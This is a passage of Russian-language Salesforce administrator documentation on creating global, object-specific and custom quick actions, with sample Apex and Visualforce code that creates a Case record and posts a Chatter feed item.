Набор мобильных интеллектуальных действий не может быть изменен, например, путем удаления действия «Создать событие» или добавления настраиваемого действия. Чтобы создать настраиваемый набор действий, создайте нужные действия, добавьте их в соответствующие макеты страниц, а затем удалите набор мобильных интеллектуальных действий.

Мобильные интеллектуальные действия отображаются как один элемент действия в редакторе макетов страниц. Но на панели действий и в меню действий приложения Salesforce1 они отображаются как отдельные действия создания. Данные отдельные действия позволяют пользователям создавать записи прямо на панели действий.

Ниже перечислены доступные наборы мобильных интеллектуальных действий для каждого поддерживаемого объекта. (Действия отображаются на панели действий и в меню действий в приведенном порядке.)

Макет	Доступные действия
Глобальный макет (также применяется к настраиваемым объектам)	• Создать задачу • Создать контакт • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать возможность • Создать обращение • Создать интерес
Организация	• Создать задачу • Создать контакт • Создать обращение • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать примечание • Создать возможность
Обращение	• Создать дочернее обращение

Макет	Доступные действия
	• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать задачу • Создать событие
Контакт	• Создать задачу • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать обращение • Создать примечание • Создать событие
Интерес	• Создать задачу • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать обращение • Создать примечание • Создать событие
Возможность	• Создать задачу • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать обращение • Создать примечание • Создать событие

СМ. ТАКЖЕ:

Разрешение для пользователей совершать действия

Настройка действий при включенной поддержке Chatter

Глобальные действия

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com Edition** и **Developer Edition**.

Вы можете добавлять глобальные действия почти на любую страницу с поддержкой действий. Глобальные действия создания позволяют создавать записи объектов, однако связь между новой записью и другими записями при этом отсутствует.

Кроме того, с помощью глобальных действий «Создать запись» пользователи Salesforce for Outlook могут создавать записи прямо на боковой панели Salesforce. Дополнительную информацию см. в разделе «Макеты публикатора приложения электронной почты» на странице 2308.

Прим.: Независимо от действий, доступных в макете страницы пользователя, на странице профиля пользователя отображаются только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).

Чтобы разрешить пользователям задавать вопросы в ленте Chatter, группах и записях, добавьте действие публикации вопроса в глобальные макеты.

Добавьте действие по отправке электронных сообщений в глобальный макет, чтобы позволить пользователям отправлять электронные сообщения в любом месте в Lightning Experience. Вы также можете добавить глобальное действие по отправке электронного сообщения на любой макет страницы в отношении объектов, которые активны для действий. Действия по отправке электронных сообщений поддерживаются только в Lightning Experience.

Добавьте действие «Записать вызов в журнал» в глобальные макеты, чтобы пользователи могли записывать сведения о вызовах. Например, пользователи могут регистрировать вызовы с глобальных страниц в Salesforce Classic, таких как начальная страница и вкладка Chatter, или в Salesforce1 со страниц ленты или группы. В Lightning Experience действия по регистрации вызовов на глобальных макетах отображаются в меню глобальных действий.

Чтобы создать глобальное настраиваемое действие для задач, которые не требуют использования записей, связанных с конкретным объектом, воспользуйтесь страницей Visualforce, компонентом Lightning или приложение холста. Приложения холста, которые должны использоваться в качестве настраиваемых действий, должны использовать область «Публикатор». Для вызова компонентов Lightning из настраиваемых действий в вашей организации должен быть развернут «Мой домен». Страницы Visualforce, которые должны использоваться в качестве глобальных настраиваемых действий, не могут содержать стандартные контроллеры. Например, чтобы создать настраиваемое действие, позволяющее пользователям вводить улицу, а также просматривать карту, локальное время и погоду, рекомендуем создать страницу Visualforce, которая не содержит стандартных контроллеров, и добавить ее в качестве настраиваемого глобального действия.

Дополнительную информацию о приложениях холста и настраиваемых действиях см. в *Руководстве разработчика приложения Salesforce1*.

Прим.:

- Группы Chatter, содержащие клиентов, не поддерживают глобальные действия создания, действия регистрации вызова и настраиваемые действия, поэтому отображают только стандартные действия Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).
- Действия создания записей для объекта, являющегося подробным во взаимосвязи «Основная — подробная», должны быть объектными, а не глобальными.

Поддерживаемые объекты для действий создания

Система поддерживает создание глобальных действий, позволяющих пользователям создавать указанные ниже типы записей.

- Организация
- Актив

- Эмблема
- Кампания
- Обращение
- Контакт
- Контракт
- Настраиваемые объекты
- Событие (без приглашенных)
- Цель
- Группа
- Интерес
- Примечание
- Возможность
- Заказы
- Организация-лицо
- Вопрос
- Награда
- Задача
- Заказ-наряд

Создание глобальных быстрых действий

Глобальные действия можно добавить на страницы с поддержкой действий (например, главную), вкладки Chatter, страницы объектов и настраиваемые страницы приложения Lightning. Например чтобы разрешить пользователям записывать сведения о вызовах непосредственно из потока Chatter, добавьте в глобальные макеты действия регистрации вызова.

СМ. ТАКЖЕ:

Объектные действия

Действия при включенной и выключенной поддержке Chatter

Рекомендации по использованию быстрых действий

Разрешение для пользователей совершать действия

Создание глобальных быстрых действий

Глобальные действия можно добавить на страницы с поддержкой действий (например, главную), вкладки Chatter, страницы объектов и настраиваемые страницы приложения Lightning. Например чтобы разрешить пользователям записывать сведения о вызовах непосредственно из потока Chatter, добавьте в глобальные макеты действия регистрации вызова.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- «Настройка приложения»

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Глобальные действия»**.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите нужный тип действия.

4. Настройте действие.
   - При выборе типа действия «Создать запись» выберите нужный тип объекта. Если объект использует несколько типов записей, выберите тип, который должен быть назначен записям, созданным посредством данного действия.
   - При выборе типа действия «Настраиваемое действие Visualforce» или настраиваемое действие холста выберите страницу Visualforceили приложение холста и укажите высоту окна действия. Ширина окна не меняется.
   - Для действия компонента Lightning выберите компонент, который должен быть назван по действию.
5. Введите метку действия. Для пользователей эта метка отображается как имя действия.

   Совет: При создании действия «Создать запись» > «Отправка эл. почты» или «Записать вызов в журнал» выберите параметр списка «Тип стандартной метки» для создания метки системой Salesforce. Система Salesforce добавляет создаваемый тип объекта или тип записи в метки данного списка, содержащие слова «Запись» и «Тип записи». Например, при выборе стандартной метки «Создать запись» для действия создания контакта система создаст метку «Создать контакт».
6. При необходимости измените имя действия.
   Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.
7. Введите описание действия.
   Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Создание контакта организации посредством типа записи "Новый клиент"»).
8. Для действий «Создать запись» и «Записать вызов в журнал» укажите, требуется ли создавать элемент ленты по завершении действия.
9. Для действий «Создать запись», «Обновить запись» и «Записать вызов в журнал» можно добавить настраиваемые сообщения об успешном выполнении.
10. Чтобы выбрать другой значок для действия, щелкните **«Изменить значок»**.

    Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.
11. Нажмите кнопку **«Сохранить»**.

После создания действия настройте соответствующий макет, добавьте предопределенные значения и добавьте действие в макеты страниц.

Совет: Удаление действия инициирует его удаление со всех макетов, которым оно назначено.

СМ. ТАКЖЕ:

Настройка предопределенных значений для полей быстрых действий

Настройка действий посредством расширенного редактора макетов страниц

Настраиваемые сообщения об успешном завершении операции для быстрых действий

Страницы Visualforce как объектные настраиваемые действия

Объектные действия

Объектные действия — это действия, позволяющие пользователям быстро создавать или обновлять записи, регистрировать вызовы, отправлять сообщения эл. почты и многое другое (в контексте определенного объекта).

Действия создания, относящиеся к определенным объектам, создают записи, автоматически связываемые с соответствующими записями. Например, добавляем объектное действие, создающее контакты, для объекта «Организация». Если пользователь создает контакт с действием на странице сведений об организации Acme, этот контакт будет автоматически связан с организацией Acme. Объектные действия доступны только на макетах страниц соответствующего объекта. Например, действие «Создать участника группы» может быть добавлено только в глобальный макет публикатора.

Ниже перечислены области отображения элемента ленты для записи, создаваемой посредством объектного действия создания.

- В ленте исходной записи, использованной для создания новой записи
- Вверху ленты новой записи
- В ленте Chatter пользователя, создавшего запись
- В ленте профиля пользователя, создавшего запись
- В ленте Chatter любого пользователя, отслеживающего исходную запись, использованную для создания записи
- В ленте Chatter любого пользователя, отслеживающего новую запись автоматически посредством настраиваемых триггеров или правил автоматического отслеживания для новых записей

Объектные действия регистрации вызова позволяют пользователям добавлять примечания к вызовам, встречам или другим взаимодействиям, связанным с конкретной записью.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Объектные действия обновления позволяют пользователям редактировать записи. При необходимости определите поля, доступные для обновления.

Объектные настраиваемые действия активируют компоненты Lightning, страницы Visualforce или приложения холста, позволяющие пользователям создавать записи, связанные с записью объекта, и работать с ними. Страница Visualforce для объектного настраиваемого действия должна содержать стандартный контроллер для соответствующего объекта. Например, чтобы создать настраиваемое действие, позволяющее пользователям импортировать профиль контакта из сети Twitter и добавлять данные сведения в запись контакта, воспользуйтесь стандартным контроллером контакта.

Действия отправки эл. почты, доступные только для обращений, предоставляют пользователям доступ к упрощенной версии действия «Эл. почта» ленты обращений в приложении Salesforce1.

Поддерживаемые объекты

При создании объектного действия целевой объект может быть выбран только из событий, задач или любых объектов, связанных с объектом хоста посредством взаимосвязи «Основная—подробная» или «Поиск». Пользователь может создавать приведенные ниже объектные действия для нескольких объектов.

- Организация
- Кампания
- Обращение
- Контакт

- ContentNote
- Настраиваемые объекты
- Группа
- Интерес
- Возможность

Создание объектных быстрых действий

Объектные действия позволяют пользователям создавать записи, автоматически связываемые с другими записями, обновлять отдельные записи, а также управлять записями одним из доступных способов.

СМ. ТАКЖЕ:

Глобальные действия

Действия при включенной и выключенной поддержке Chatter

Рекомендации по использованию быстрых действий

Разрешение для пользователей совершать действия

Создание объектных быстрых действий

Объектные действия позволяют пользователям создавать записи, автоматически связываемые с другими записями, обновлять отдельные записи, а также управлять записями одним из доступных способов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- Настройка приложения

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления объекта, для которого нужно создать действие.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите нужный тип действия.
4. Настройте действие.
   - При выборе типа действия «Создать запись» выберите нужный тип объекта.
     - Если объект использует несколько типов записей, выберите тип, который должен быть назначен записям, созданным посредством данного действия.
     - Если объект использует несколько взаимосвязей с целевым объектом, выберите поле, которое должно быть заполнено при создании записи. Если между объектами существует взаимосвязь типа «Основная — подробная», поле для заполнения нельзя будет выбрать. По умолчанию заполняется поле «Взаимосвязь»; данный параметр не может быть изменен.
   - При выборе типа действия «Настраиваемое действие Visualforce» выберите нужную страницу Visualforce и укажите высоту окна действия. Ширина окна не меняется.
   - Для действия компонента Lightning выберите компонент, названный по действию.
5. Введите метку действия. Для пользователей эта метка отображается как имя действия.

Совет: При создании действия «Создать запись» > «Отправка эл. почты» или «Записать вызов в журнал» выберите параметр списка «Тип стандартной метки» для создания метки системой Salesforce. Система Salesforce добавляет создаваемый тип объекта или тип записи в метки данного списка, содержащие слова «Запись» и «Тип записи».

Например, при выборе стандартной метки «Создать запись» для действия создания контакта система создаст метку «Создать контакт».

6. При необходимости измените имя действия.
   Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.
7. Введите описание действия.
   Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Создание контакта организации посредством типа записи "Новый клиент"»).
8. Для действий «Создать запись» и «Записать вызов в журнал» укажите, требуется ли создавать элемент ленты по завершении действия.
9. Для действий «Создать запись», «Обновить запись» и «Записать вызов в журнал» можно добавить настраиваемые сообщения об успешном выполнении.
10. Чтобы выбрать другой значок для действия, щелкните **«Изменить значок»**.
    Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.
11. Нажмите кнопку **«Сохранить»**.

После создания действия настройте соответствующий макет, добавьте предопределенные значения и добавьте действие в макеты страниц.

Прим.: Удаление действия инициирует его удаление со всех макетов, которым оно назначено.

СМ. ТАКЖЕ:

- Настройка предопределенных значений для полей быстрых действий
- Настройка действий посредством расширенного редактора макетов страниц
- Страницы Visualforce как объектные настраиваемые действия
- Настраиваемые сообщения об успешном завершении операции для быстрых действий

Настраиваемые быстрые действия

Настраиваемые действия — это такие действия, как «Создать запись» «Отправить эл. почту» или «Записать вызов в журнал», которые создаются и настраиваются пользователями. Они также могут активировать компоненты Lightning, страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиною более 5 000 символов, или настраиваемое действие, интегрирующее приложение для видеоконференций, которое позволяет агентам службы поддержки зрительно взаимодействовать с клиентами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

Действия над компонентами Lightning

Действия над компонентами Lightning — это настраиваемые действия для вызова компонентов Lightning. Эти действия поддерживают Apex и JavaScript, а также безопасный способ создания функций, настраиваемых клиентом. Действия над компонентами Lightning поддерживаются только в Salesforce1 и Lightning Experience.

Страницы Visualforce как объектные настраиваемые действия

Страницы Visualforce, добавленные как настраиваемые действия для объекта, вызываются в контексте записи данного типа объекта. Настраиваемое действие использует переданный код конкретной записи (запись, просматриваемая пользователем при выборе настраиваемого действия). Рекомендуем создать страницу для обработки данного конкретного типа записи.

Страницы Visualforce как глобальные настраиваемые действия

Страницы Visualforce, используемые как глобальные действия, могут вызываться разными областями и не имеют конкретной связанной записи. Данные страницы не являются жестко запрограммированными, поэтому позволяют пользователям создавать код самостоятельно.

Скрытие заголовка действия для настраиваемых действий Visualforce

При создании страницы Visualforce для использования в качестве настраиваемого действия рекомендуем скрыть заголовок действия. Скрытие заголовка действия позволяет избежать возможных недоразумений (особенно при наличии собственных кнопок, указанных на странице Visualforce).

Предварительные требования для использования приложений холста в качестве настраиваемых действий

Использование приложений холста в качестве настраиваемых действий позволяет упростить процесс предоставления пользователям доступа к функциям приложений в Chatter и других областях Salesforce.

СМ. ТАКЖЕ:

Создание глобальных быстрых действий

Создание объектных быстрых действий

Страницы Visualforce как объектные настраиваемые действия

Предварительные требования для использования приложений холста в качестве настраиваемых действий

Действия над компонентами Lightning

Действия над компонентами Lightning — это настраиваемые действия для вызова компонентов Lightning. Эти действия поддерживают Apex и JavaScript, а также безопасный способ создания функций, настраиваемых клиентом. Действия над компонентами Lightning поддерживаются только в Salesforce1 и Lightning Experience.

Прим.: Для правильной работы действий над компонентами Lightning необходимо развернуть в организации функцию «Мой домен».

Пользователи могут добавлять действия над компонентами Lightning в макет страницы объекта с помощью редактора макетов страниц. Имеющиеся в организации действия над компонентами Lightning можно найти в категории Действия приложения Salesforce1 & Lightning на палитре редактора макетов страниц.

На страницах записей Lightning Experience действия над компонентами Lightning отображаются в меню действий на уровне страницы на панели основных показателей.

Действия над компонентами Lightning не вызывают любой компонент Lightning в организации. Чтобы компонент работал как действие над компонентом Lightning, его необходимо особым образом

ВЕРСИИ

Доступно в версиях: Salesforce1 и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

настроить для этой цели и внедрить интерфейс `force:LightningQuickAction` или `force:LightningQuickActionWithoutHeader`.

При планировании создания пакетов с действиями над компонентами Lightning компонент, который вызывает действие, следует пометить как `access=global`.

СМ. ТАКЖЕ:

- *Руководство разработчика компонентов Lightning*
- Действия в Lightning Experience
- Мой домен
- Рекомендации по использованию быстрых действий

Страницы Visualforce как объектные настраиваемые действия

Страницы Visualforce, добавленные как настраиваемые действия для объекта, вызываются в контексте записи данного типа объекта. Настраиваемое действие использует переданный код конкретной записи (запись, просматриваемая пользователем при выборе настраиваемого действия). Рекомендуем создать страницу для обработки данного конкретного типа записи.

Страницы Visualforce, создаваемые для использования в качестве объектных действий, должны содержать стандартный контроллер объекта. Рекомендуем использовать расширения контроллера для добавления настраиваемого кода, включая методы `@RemoteAction`, которые могут вызываться посредством удаленного вызова JavaScript.

Настраиваемый код может быть эффективнее обновления исходной записи. Например, настраиваемое действие «Быстрое создание заказа» выполняет поиск на наличие соответствующих товаров. Затем оно создает счет и элемент строки (в рамках создания заказа). Данная логика применяется в контексте исходной записи организации (счет связывается с записью организации, использованной для вызова быстрого действия).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

После выполнения действия пользователь должен быть перенаправлен на страницу, связанную с исходной записью.

Пример кода ниже соответствует странице, предназначенной для использования в качестве настраиваемого действия для объекта «Организация», поэтому содержит стандартный контроллер объекта «Организация». Данное действие позволяет пользователям создавать обращения на страницах сведений об организациях, а его пользовательский интерфейс отличается от стандартных действий создания.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
```

```
        theCase.accountId = parent.id;
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>
    <script>
        function refreshFeed() {
            Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload :
{feed:true}});
        }
    </script>
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"

            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
```

```
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
             </apex:outputPanel>
          </apex:form><br/>
          <button type="button" onclick="createCase();"
          style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
          font-size:13px; font-weight:bold; line-height:
          18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
          id="addcasebutton">Create Case</button>
      </div>
</apex:page>
```

Требования для обновления страниц узла

Чтобы разрешить объектному или глобальному настраиваемому действию обновление ленты на странице узла, убедитесь, что страница Visualforce, созданная для использования в качестве данного действия, соответствует перечисленным ниже требованиям.

- Наличие ссылки на файл JavaScript публикатора: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (Создание настраиваемых действий Visualforce не требует наличия пакета средств разработки программного обеспечения Force.com Canvas.)
- Наличие данного вызова JavaScript: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

СМ. ТАКЖЕ:

Страницы Visualforce как глобальные настраиваемые действия

Создание объектных быстрых действий

Разрешение для пользователей совершать действия

Страницы Visualforce как глобальные настраиваемые действия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

Страницы Visualforce, используемые как глобальные действия, могут вызываться разными областями и не имеют конкретной связанной записи. Данные страницы не являются жестко запрограммированными, поэтому позволяют пользователям создавать код самостоятельно.

Страницы Visualforce, создаваемые для использования в качестве глобальных действий, не могут содержать стандартный контроллер объекта. Рекомендуем создать настраиваемый контроллер для обработки страницы.

После выполнения глобального действия пользователь должен быть перенаправлен на родительскую запись, созданную в результате применения действия, или возвращен в исходную область.

Данный пример кода соответствует странице Visualforce, предназначенной для использования в качестве настраиваемого действия для любого объекта, поддерживающего действия. Данное действие позволяет пользователям создавать обращения на страницах сведений о записях, в Chatter, в группах Chatter (кроме групп клиентов) или на начальной странице.

Его пользовательский интерфейс отличается от стандартных действий создания. Подобно всем глобальным действиям, записи, созданные посредством данного действия, не подлежат связыванию с другими записями.

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>


    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
```

```
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
               </div>
                <div style="color:red;">{!lastError}</div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
        border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

Требования для обновления страниц узла

Чтобы разрешить объектному или глобальному настраиваемому действию обновление ленты на странице узла, убедитесь, что страница Visualforce, созданная для использования в качестве данного действия, соответствует перечисленным ниже требованиям.

- Наличие ссылки на файл JavaScript публикатора: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (Создание настраиваемых действий Visualforce не требует наличия пакета средств разработки программного обеспечения Force.com Canvas.)
- Наличие данного вызова JavaScript: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

СМ. ТАКЖЕ:

Страницы Visualforce как объектные настраиваемые действия

Создание глобальных быстрых действий

Разрешение для пользователей совершать действия

Скрытие заголовка действия для настраиваемых действий Visualforce

При создании страницы Visualforce для использования в качестве настраиваемого действия рекомендуем скрыть заголовок действия. Скрытие заголовка действия позволяет избежать возможных недоразумений (особенно при наличии собственных кнопок, указанных на странице Visualforce).

Чтобы скрыть колонтитул, добавьте строку `showQuickActionVfHeader="false"` к тегу `<apex:page>` на странице Visualforce настраиваемого действия. При отображении настраиваемого действия Visualforce в приложении Salesforce1 заголовок и кнопки «Отмена» и «Сохранить» не отображаются. Использование данного атрибута не влияет на порядок отображения действия в полной версии системы Salesforce.

По умолчанию атрибуту `showQuickActionVfHeader` задается значение `true`.

Атрибут `showQuickActionVfHeader` не поддерживается для сообществ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

СМ. ТАКЖЕ:

- Страницы Visualforce как объектные настраиваемые действия
- Страницы Visualforce как глобальные настраиваемые действия

Предварительные требования для использования приложений холста в качестве настраиваемых действий

Использование приложений холста в качестве настраиваемых действий позволяет упростить процесс предоставления пользователям доступа к функциям приложений в Chatter и других областях Salesforce.

Система позволяет использовать в качестве настраиваемого действия любое приложение холста, использующее область «Публикатор». Например, приложение для составления отчетов по расходам, используемое в качестве настраиваемого действия, позволяет торговым представителям отправлять отчеты по расходам прямо из лент. Настраиваемое действие, содержащее приложение холста для видеоконференций, позволяет агентам службы поддержки зрительно взаимодействовать со своими клиентами для устранения технических неполадок.

Прежде чем создать настраиваемое действие с приложением холста, убедитесь, что приложение использует область «Публикатор», а соответствующим пользователям предоставлен доступ к приложению.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

СМ. ТАКЖЕ:

- Настраиваемые быстрые действия
- Страницы Visualforce как объектные настраиваемые действия
- Разрешение для пользователей совершать действия

Включение действий в публикаторе Chatter

Включение действий в публикаторе позволяет добавлять созданные действия в публикаторы Chatter на начальной странице, вкладке Chatter, страницах сведений о записях и в группах Chatter.

По умолчанию публикатор Chatter отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность». Кроме того, при включении действий в публикаторе пользователи могут дополнять публикатор Chatter нестандартными действиями. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

При использовании организаций, созданных после выпуска Winter'14, действия в публикаторе включаются автоматически.

1. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить действия в публикаторе».
4. Нажмите кнопку **«Сохранить»**.

Прим.: Приложение Salesforce1 и сторонние приложения поддерживают действия в публикаторе без их предварительного включения. Дополнительную информацию см. в разделе «Действия при включенной и выключенной поддержке Chatter».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий в публикаторе Chatter:

- Настройка приложения

Настройка действий при включенной поддержке Chatter

Глобальные и объектные действия расширяют возможности Chatter в Salesforce Classic и Salesforce1.

Настройка действий при выключенной поддержке Chatter

При необходимости настройте объектные и глобальные действия для приложения Salesforce1 или сторонних приложений даже при выключенной поддержке Chatter.

Действия при включенной и выключенной поддержке Chatter

Система позволяет использовать действия независимо от включения Chatter или самих действий в публикаторе.

СМ. ТАКЖЕ:

Добавление действий для глобальных макетов публикатора

Разрешение для пользователей совершать действия

Настройка действий при включенной поддержке Chatter

Глобальные и объектные действия расширяют возможности Chatter в Salesforce Classic и Salesforce1.

Организация должна поддерживать Chatter.

По умолчанию публикатор Chatter в Salesforce Classic отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность». Чтобы настроить дополнительные действия Chatter, выполните указанные ниже действия.

1. Включите функцию отслеживания ленты для нужных объектов.
2. Включите действия в публикаторе для отображения стандартных и нестандартных действий в публикаторе Chatter.
3. Чтобы показывать элементы ленты на странице сведений о записи при создании связанных записей, включите обновления ленты для связанных записей.
4. Создайте объектные или глобальные действия.
5. Настройте макет действия посредством нужных полей.
